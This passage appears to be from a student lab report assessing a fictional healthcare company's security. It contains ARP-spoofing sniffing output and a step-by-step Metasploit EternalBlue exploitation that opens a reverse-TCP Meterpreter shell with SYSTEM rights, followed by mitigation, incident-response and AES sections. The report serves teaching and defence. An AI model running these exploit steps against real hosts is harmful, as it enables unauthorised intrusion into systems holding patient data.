172.20.10.0/28 > 172.20.10.3  » [22:29:22] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://gateway
.instagram.com
172.20.10.0/28 > 172.20.10.3  » [22:29:24] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://edge-ch
at.instagram.com
172.20.10.0/28 > 172.20.10.3  » [22:29:24] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://edge-ch
at.instagram.com
172.20.10.0/28 > 172.20.10.3  » [22:29:26] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://edge-ch
at.facebook.com
172.20.10.0/28 > 172.20.10.3  » [22:29:26] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://edge-ch
at.facebook.com
172.20.10.0/28 > 172.20.10.3  » [22:29:26] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://web-cha
t-e2ee.instagram.com
172.20.10.0/28 > 172.20.10.3  » [22:29:26] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://web-cha
t-e2ee.instagram.com
172.20.10.0/28 > 172.20.10.3  » [22:29:37] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://ocws.of
ficeapps.live.com
172.20.10.0/28 > 172.20.10.3  » [22:29:37] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://ocws.of
ficeapps.live.com
172.20.10.0/28 > 172.20.10.3  » [22:29:37] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://graph.m
icrosoft.com
172.20.10.0/28 > 172.20.10.3  » [22:29:37] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://graph.m
icrosoft.com
172.20.10.0/28 > 172.20.10.3  » [22:29:38] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://extensi
on.femetrics.grammarly.io
172.20.10.0/28 > 172.20.10.3  » [22:29:38] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://extensi
on.femetrics.grammarly.io
172.20.10.0/28 > 172.20.10.3  » [22:29:38] [net.sniff.https] sni DESKTOP-05I6I27.local. > https://extensi
```

Observations and Analysis:

- The attacker was able to keep an eye on the host's active connections with several online services.
- Similar interception might reveal session tokens, DNS traffic, or API endpoints of IoT medical devices in a genuine healthcare setting, exposing core architecture.
- The test verified that internal LAN traffic is still vulnerable to MITM threats in the absence of strong encryption enforcement and network segmentation.

Recommended Mitigation Controls:

- Separate IoT, clinical, and administrative networks with VLAN boundaries.
- Make sure that all communication between devices and servers are encrypted using TLS.
- To prevent spoofing packets, implement DHCP snooping and dynamic ARP inspection on switches.
- Use bridge mode and IDS/IPS monitoring rules to identify suspect ARP traffic.
- Use DNS over HTTPS (DoH) to make metadata in plaintext requests less visible.
- To verify encryption and certificate management across all devices, perform routine security audits.

5.5.Ransomware Attack


Ransomware is a type of malicious software designed to encrypt a victim's files and demand payment in exchange for the decryption key. It is one of the most serious cybersecurity threats faced by modern organizations, especially in the healthcare sector where data availability is critical. In this attack simulation, the ransomware targeted MediCloud's Electronic Health Record (EHR) servers, locking vital patient data and disrupting system operations. The purpose of this exercise was to understand how ransomware spreads, assess the effectiveness of existing defenses, and evaluate MediCloud's ability to detect, contain, and recover from such an attack.

Tools and Environment:

- Attack Platform: Kali Linux VM
- Tool Used: Metasploit (EternalBlue ms17_010) + Bettercap v2.33.0
- Technique: SMB vulnerability exploit (EternalBlue) → reverse-TCP Meterpreter + ARP spoofing/traffic sniffing
- Targets: Two local network hosts (approx. 172.20.10.3–172.20.10.4 range in simulation)
- Network Configuration: Local / Controlled subnet mimicking MediCloud IoT segment

Methodology:

Step 1: Recon: Kali's msfconsole has the MS17-010 SMB scanner loaded, so the attacker is checking whether the Windows host is vulnerable.



Step 2: Confirm vulnerability: The msfconsole output shows the SMB scanner reported “Host is likely VULNERABLE to MS17-010” for 192.168.56.102:445 (identified as Windows Server 2008 R2); the auxiliary scan completed and the operator then attempted to load the EternalBlue exploit module (next step shown on the console)

```
PS> rmps@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
$ pwsh
PowerShell 7.5.1

┌──(rmps㉿Kali-attacker)-[/home/rmps]
└─PS> cb014031 Raghav
```

```
root@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
            'oOWMMMMMMMMMo                    +:+
                ..cdkO0K;            :+:     :+:
                                     :::::::+:
                        Metaspoloit

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.56.102:445    - Host is likely VULNERABLE to MS17-010! - Windows
Server 2008 R2 Standard 7600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 192.168.56.102:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windws/smb/ms17_010_et
ernalblue
[-] No results from search
[-] Failed to load module: exploit/windws/smb/ms17_010_eternalblue
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_e
```

Step 3: Exploit attempt: EternalBlue exploit launched with a reverse-TCP Meterpreter payload (LHOST 192.168.56.101 LPORT 4444); the console shows the handler started and the target (192.168.56.102) responding to the exploit.

```
PS> rmps@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
$ pwsh
PowerShell 7.5.1

┌──(rmps㉿Kali-attacker)-[/home/rmps]
└─PS> cb014031 Raghav

root@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
ernalblue
[-] No results from search
[-] Failed to load module: exploit/windws/smb/ms17_010_eternalblue
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_e
ternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/mete
rpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.102:445     - Host is likely VULNERABLE to MS17-010! - Windows
Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.56.102:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.102:445 - The target is vulnerable.
[*] 192.168.56.102:445 - Connecting to target for exploitation.
[+] 192.168.56.102:445 - Connection established for exploitation.
[+] 192.168.56.102:445 - Target OS selected valid for OS indicated by SMB rep
ly
[*] 192.168.56.102:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.56.102:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 7
```

Step 4: Exploit success (detailed): The console shows EternalBlue successfully ran against 192.168.56.102:445 (messages like ETERNALBLUE overwrite completed successfully and Sending stage (...) to 192.168.56.102), and a Meterpreter session was opened back to the attacker (Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49160)), indicating the attacker obtained an active remote shell on the target.

```
File  Actions  Edit  View  Help
$ pwsh
PowerShell 7.5.1

┌──(rmps㉿Kali-attacker)-[/home/rmps]
└─PS> cb014031 Raghav

root@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
[*] 192.168.56.102:445 - 0x00000020  37 36 30 30
          7600
[+] 192.168.56.102:445 - Target arch selected valid for arch indicated by DCE
/RPC reply
[*] 192.168.56.102:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.56.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.102:445 - Starting non-paged pool grooming
[+] 192.168.56.102:445 - Sending SMBv2 buffers
[+] 192.168.56.102:445 - Closing SMBv1 connection creating free hole adjacent
 to SMBv2 buffer.
[*] 192.168.56.102:445 - Sending final SMBv2 buffers.
[*] 192.168.56.102:445 - Sending last fragment of exploit packet!
[*] 192.168.56.102:445 - Receiving response from exploit packet
[+] 192.168.56.102:445 - ETERNALBLUE overwrite completed successfully (0xC000
000D)!
[*] 192.168.56.102:445 - Sending egg to corrupted connection.
[*] 192.168.56.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49160
) at 2025-10-09 18:57:58 -0400
[+] 192.168.56.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 192.168.56.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 192.168.56.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=

meterpreter >
```

Step 5: Meterpreter confirmed — target is Windows Server 2008 R2 and the attacker has SYSTEM privileges.

```
meterpreter > # In Meterpreter session
[-] Unknown command: #. Run the help command for more details.
meterpreter > sysinfo                    # System details
Computer        : WINOWS2008
OS              : Windows Server 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid                     # Current user context
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem                  # Attempt privilege escalation
[-] Already running as SYSTEM
meterpreter > ps                         # View running processes
```

Step 6: Post-exploit enumeration: The Meterpreter output shows getuid still reporting NT AUTHORITY\SYSTEM (attacker has SYSTEM privileges). The ps command returned no matching processes in this capture, and ls C:\ lists the victim's root filesystem (e.g., Boot, Program Files, PerfLogs, Documents and Settings), confirming the attacker can browse the target's file system and gather evidence.

```
PS> rmps@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
$ pwsh
PowerShell 7.5.1

┌──(rmps㉿Kali-attacker)-[/home/rmps]
└─PS> cb014031 Raghav

root@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
meterpreter > getuid                     # Current user context
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem                  # Attempt privilege escalation
[-] Already running as SYSTEM
meterpreter > ps                         # View running processes
Filtering on 'processes'
No matching processes were found.
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > ls c:\\
Listing: c:\
============

Mode            Size    Type  Last modified           Name
----            ----    ----  -------------           ----
040777/rwxrwx   0       dir   2009-07-13 22:34:39 -0  $Recycle.Bin
rwx                           400
100444/r--r--   8192    fil   2025-10-09 23:44:39 -0  BOOTSECT.BAK
r--                           400
040777/rwxrwx   4096    dir   2025-10-09 23:44:39 -0  Boot
rwx                           400
040777/rwxrwx   0       dir   2009-07-14 01:06:44 -0  Documents and Settings
rwx                           400
040777/rwxrwx   0       dir   2009-07-13 23:20:08 -0  PerfLogs
rwx                           400
040555/r-xr-x   4096    dir   2009-07-14 01:06:59 -0  Program Files
```

Step 7: Attacker checked the compromised host's network interfaces and routes to map the internal network.

```
PS> rmps@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
$ pwsh
PowerShell 7.5.1

┌──(rmps㉿Kali-attacker)-[/home/rmps]
└─PS> cb014031 Raghav

root@Kali-attacker: /home/rmps
File  Actions  Edit  View  Help
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:be:55:ac
MTU          : 1500
IPv4 Address : 10.0.3.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd17:625c:f037:3:e4fc:8989:99b7:366b
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::e4fc:8989:99b7:366b
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 14
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3866
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > route

IPv4 network routes
===================
```

6. Implementing Security Controls and Best Practices

Cyberattack simulations from MediCloud reveal a variety of flaws in the operational, human, and technical layers. Strong organisational policies, well-defined incident response procedures, and strong technology safeguards must all be incorporated into the organization's defense-in-depth strategy to successfully reduce these risks. The following solutions are suggested to secure MediCloud's existing network and cloud systems while also making sure that the enhancements are practical, scalable, and flexible as the company's growth and complexity increase.

6.1.Technical Security Controls

MediCloud's simulated cyberattacks reveal a variety of weaknesses in the operational, human, and technical layers. A defense-in-depth approach that incorporates strong organisational policies, well-defined incident response procedures, and strong technology safeguards is necessary for the organisation to successfully reduce these risks. MediCloud's present network and cloud systems are secured by the suggested solutions below, which also make sure that the enhancements are practical, scalable, and flexible as the company gets bigger and more complicated.

MediCloud should use cloud-based load balancers and content delivery networks (CDNs) to protect against Distributed Denial-of-Service (DDoS) attacks. These tools can equally distribute network strain and absorb large amounts of traffic. The system can manage unexpected spikes in traffic while continuing to function normally by utilising auto-scaling services. Network firewalls, intrusion detection and prevention systems (IDS/IPS), and traffic filtering techniques like rate limitation or geo-blocking can all offer further security. Due to their smooth integration with MediCloud's cloud architecture, these solutions are extremely scalable.

MediCloud should use sophisticated Endpoint Detection and Response (EDR) solutions, such Microsoft Defender for Endpoint or CrowdStrike Falcon, to continuously monitor behaviour and identify dangerous trends in order to lower the risk of ransomware and malware attacks. Regular backups of important data to offline, unchangeable storage are necessary to guarantee retrieval in the event of encryption efforts. Patch management automation must guarantee timely software upgrades across servers and workstations, and application whitelisting should be utilised to stop unauthorised apps from running. Automated backup services and cloud-based EDR solutions will readily expand with more servers and endpoints as MediCloud expands.Organizational and Policy Controls.

6.2.Organizational and policy Controls

MediCloud needs to set up robust security governance and rules that influence staff conduct and organisational preparedness in addition to technology protections. A thorough cybersecurity policy framework should provide precise rules for appropriate data processing, privileged access, and password management. To offer an organised procedure for identifying, containing, eliminating, and recovering from cyber occurrences, a comprehensive incident response plan needs to be created. Continuous adherence to GDPR and HIPAA regulations is ensured by routine compliance checks employing automated technologies such as AWS Config or Azure Policy. Additionally, the creation of a Security Governance Committee guarantees consistent evaluation of new risks, resource prioritisation, and departmental responsibility.

Equally critical is vendor risk management; third-party partners should undergo audits to ensure they adhere to MediCloud's data protection guidelines and uphold certifications like SOC 2 or ISO 27001, among others. Regular security awareness training should also help staff members understand their part in the defence ecosystem, lowering the risks brought on by negligence or insider threats.

6.3.Mitigation Plan

MediCloud should start by identifying serious vulnerabilities with a thorough vulnerability assessment utilising programs like Nessus and OpenVAS. After that, the organization's externally facing assets should be secured by implementing perimeter defences like load balancers, firewalls, and WAFs. Internally, administrators and employees should embrace the MFA and Zero-Trust Network Access concepts. All devices must then have endpoint protection via EDR solutions implemented, along with the simultaneous implementation of secure firmware management and encryption enforcement for IoT medical devices.

MediCloud should start by identifying serious vulnerabilities with a thorough vulnerability assessment utilising programs like Nessus and OpenVAS. After that, the organization's externally facing assets should be secured by implementing perimeter defences like load balancers, firewalls, and WAFs. Internally, administrators and employees should embrace the MFA and Zero-Trust Network Access concepts. All devices must then have endpoint protection via EDR solutions implemented, along with the simultaneous implementation of secure firmware management and encryption enforcement for IoT medical devices.

7. Incident Response Plan

This Incident Response Plan (IRP) identifies a stepwise process that MediCloud Health may adopt in the event of the detection of some cyberattack.

As MediCloud's cloud-based electronic health-record (EHR) and IoT systems house very sensitive medical data, a formal response is a must in an effort to reduce downtime information loss, and further compliance with HIPAA and GDPR.

The plan offers detailed instructions for the detection, containment, eradication, and recovery from cybersecurity incidents in the virtual lab environment of MediCloud.

7.1.Roles and Responsibilities

Team Member	Role	Key Responsibilities
Milni	Incident Response Manager	Oversee's all IR operations, authorizes containment and recovery actions, and ensures communication with senior management.
Raghav	Security Analyst	Detects and analyses incidents using IDS and SIEM tools, collects forensic evidence, and supports eradication.
Pranav	Network Administrator	Implements containment via firewall, VLAN, and rate-limit controls; restores normal network operations.
Santhosh	Recovery Officer	Leads system restoration from clean backups, validates data integrity, and compiles post-incident lessons learned.

7.2.Communication and Forensic Procedures

All activities and events are logged in MediCloud's centralized SIEM (Splunk/ELK Stack).

When an incident is confirmed, the Response Manager informs executives and anti-bribery officers through secure communications.

Evidence such as packet captures, system logs, and VM snapshots is stored by Autopsy or FTK Imager with full chain-of-custody records.

Disclosure to outside, such as regulators or patients, is after senior management verification only.

7.3.Applied Response Scenarios

The following subsections describe how MediCloud's IRP was applied to each simulated attack inside the cybersecurity lab. Each response follows the detection → containment → eradication.

7.3.1. SQL Injection

Detection:

Burp Suite on Kali intercepted login requests to the Juice Shop web app, revealing injectable parameters.

Concurrent Snort IDS and Nginx log alerts confirmed repeated SQL error responses.

Containment: ModSecurity (WAF) in front of Juice Shop was set to blocking mode, and pfSense applied a rule to deny the attacker's IP.

Eradication: Developers reviewed the vulnerable code in VS Code, rewrote queries using prepared statements, and rebuild the affected container.

Recovery: A clean Docker image was redeployed from Git; an OWASP ZAP scan verified that the injection flaw was resolved.

7.3.2. DoS / Load-Abuse (App Availability)

Detection:

Load spikes were generated using ab (Apache Bench) and observed through Wireshark captures and pfSense interface statistics.

Snort rules flagged identical repeated requests.

Containment: pfSense rate-limiters and Nginx limit_req directives were applied to throttle inbound requests; malicious IPs were blacklisted.

Eradication: Offending load-generation processes were terminated; firewall blacklists updated via threat-intel feeds.

Recovery: The service was redeployed from a verified container, and a controlled load test confirmed restored stability.

7.3.3. Phishing (Staff Email Simulation)

Detection: MailHog on Ubuntu captured incoming phishing emails, while log analysis revealed credential-harvest attempts.

Containment: The test mailbox was quarantined and sender IPs blocked in pfSense; compromised demo accounts were disabled.

Eradication: Antivirus scans cleaned the simulated victim VMs; temporary payloads removed, and credentials reset; MFA enforced.

Recovery: The clean mail environment was restored from a snapshot, and a follow-up awareness exercise confirmed users recognized malicious mail.

7.3.4. Main-in-the-Middle Attack (IoT Telemetry / HTTP)

Detection:

tcpdump and Wireshark on Kali captured altered packets; mitmproxy showed readable HTTP traffic before TLS, confirming interception.

Docker logs indicated abnormal resets.

Containment: VLAN / ACL isolation was applied to the IoT subnet; rogue MAC addresses were blocked via pfSense.

Eradication: Device firmware was re-flashed and rogue containers removed; TLS certificates re-issued to ensure mutual authentication.

Recovery: Secure HTTPS service was redeployed with a self-signed Nginx certificate; Wireshark verified encrypted end-to-end traffic.

7.3.5. Ransomware (Safe Encryption Demo on EHR Server)

Detection: inotifywait logged abnormal file-change spikes and ps/top showed high CPU activity consistent with encryption; Splunk confirmed large write operations.

Containment: The infected VM was paused in VirtualBox and disconnected via pfSense isolation rules.


Eradication: The benign ransomware payload was removed with cleanup scripts; affected files replaced from safe snapshots; exploited vulnerability patched.

Recovery: Files were restored from the MinIO backup container using mc restore; post-recovery scans verified system integrity and backups were secured on external encrypted storage.

8. AES-256-CBC

ES-256-CBC is widely used in industries like healthcare due to its robustness and compliance with data protection standards (HIPAA, ISO 27001)

8.1.Algorithm Flow



8.2.Components

8.2.1. AES (Advanced Encryption Standard)

An advanced encryption standard that uses the same key for both encryption and decryption and takes 128 bits of message and then encrypts it into 128 bits of cyphertext, making it a symmetric block cipher.

8.2.2. CBC (Cipher Block Chaining)

Has dependent blocks, brining in the process of chaining, where the cypher text of the previous block acts as input to generate the next cypher text, ensuring that even identical blocks of plain texts produce different plain texts when entered twice.

8.2.3. Padding

PKCS7 padding is used if the plaintext is not a multiple of 16 bytes; bytes are added until the plaintext is precisely divisible by 16. The number of padding bytes inserted is shown by each padding byte.

8.2.4. The key

A key in cryptography is a string of bits (0s and 1s) used by an algorithm to transform data during encryption or decryption. Keys are randomly generated and kept secret. In real-world use, they're derived through secure key management systems or key derivation functions such as PBKDF2.

8.2.5. Initialization Vector (IV)

IV randomizes the outcome of the ciphertext when encrypted more than twice, so that attackers won't be able to recognize the patterns. The IV doesn't need to be a secret but should never be reused with the same key.

8.3.AES-256-CBC Implementation

```
1 Milni Mubarack
(venv)root@kali: ~/aes_lab
  GNU nano 8.6                    aes_demo.py
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives import padding
from cryptography.hazmat.backends import default_backend
import os, base64

plaintext = input("Enter message: ")

key = os.urandom(32)
iv = os.urandom(16)

padder = padding.PKCS7(128).padder()
padded_text = padder.update(plaintext.encode()) + padder.finalize()

cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=default_backend())
encryptor = cipher.encryptor()
ciphertext = encryptor.update(padded_text) + encryptor.finalize()

decryptor = cipher.decryptor()
decrypted_padded = decryptor.update(ciphertext) + decryptor.finalize()

unpadder = padding.PKCS7(128).unpadder()
decrypted_text = unpadder.update(decrypted_padded) + unpadder.finalize()

print(f"Key: {base64.b64encode(key).decode()}")
print(f"IV: {base64.b64encode(iv).decode()}")
print(f"Ciphertext: {base64.b64encode(ciphertext).decode()}")
print(f"Decrypted text: {decrypted_text.decode()}")
```

```
1 Milni Mubarack
(venv)root@kali: ~/aes_lab

┌──(venv)─(root㉿kali)-[~/aes_lab]
└─# python3 aes_demo.py
Enter message: Patient Name: Santhosh
Key: wqL+AnujOcPdGutsRbvI0AejzV1vjwA7pbJvEH6LwOg=
IV: ZlMkTF1Zrz7C5kpPBEbf3w==
Ciphertext: jRzASgBM21+akA2AtujdlXG7onyrH2/YkdU1V+JVyvQ=
Decrypted text: Patient Name: Santhosh
```

9. References

1.Verizon(2023) *2023 Data Breach Investigations Report (DBIR).* Verizon Enterprise Solutions. A vailable at: https://www.verizon.com/business/resources/reports/dbir/.

2.Proofpoint (2023) *Protecting Against Business Email Compromise and Phishing in Healthcare.* Proofpoint Threat Research. Available at: https://www.proofpoint.com/.

3.ENISA (2021) *Threat Landscape for Ransomware Attacks.* European Union Agency for Cyberse curity. Available at: https://www.enisa.europa.eu/.

4.Kaspersky (2021) *Fileless Malware Attacks: Trends and Countermeasures.* Available at: https://www.kaspersky.com/.

5. OWASP (2021) *OWASP Top 10 Web Application Security Risks – 2021.* Open Worldwide Application Security Project. Available at: https://owasp.org/www-project-top-ten/.

6. Salt Security (2022) *The State of API Security Report.* Available at: https://salt.security/.

7.MITRE ATT&CK (2023) *Enterprise Tactics, Techniques & Procedures.* MITRE Corporation. A vailable at: https://attack.mitre.org/.

8.ENISA (2021) *Cloud Computing Security Incidents Report.* European Union Agency for Cybers ecurity. Available at: https://www.enisa.europa.eu/.

9.Amazon Web Services (2023) *AWS Security Best Practices Whitepaper.* Available at: https://docs.aws.amazon.com/whitepapers/latest/aws-overview/security.html.

10.U.S. Food and Drug Administration (FDA) (2020) *Cybersecurity in Medical Devices: Quality System Considerations and Content of Premarket Submissions.* Available at: https://www.fda.gov/

11.Ponemon Institute (2022) *Cost of Insider Threats Global Report.* Ponemon Institute LLC. Avail able at: https://www.observeit.com/resources/ponemon-cost-of-insider-threats/.

12.U.S. Department of Health and Human Services (HHS) Office for Civil Rights (OCR) (2024) *B reach Portal: HIPAA Privacy, Security and Breach Notification Audits.* Available at: https://ocrportal.hhs.gov/ocr/breach/.

13.IBM Security (2023) *Cost of a Healthcare Data Breach Report.* IBM Corporation.

14.HIPAA Journal (2023) *Healthcare Data Breach Statistics.* Available at: https://www.hipaajournal.com/.

15.AES Encryption: Available at: https://terrazone.io/aes-256-encryption-types/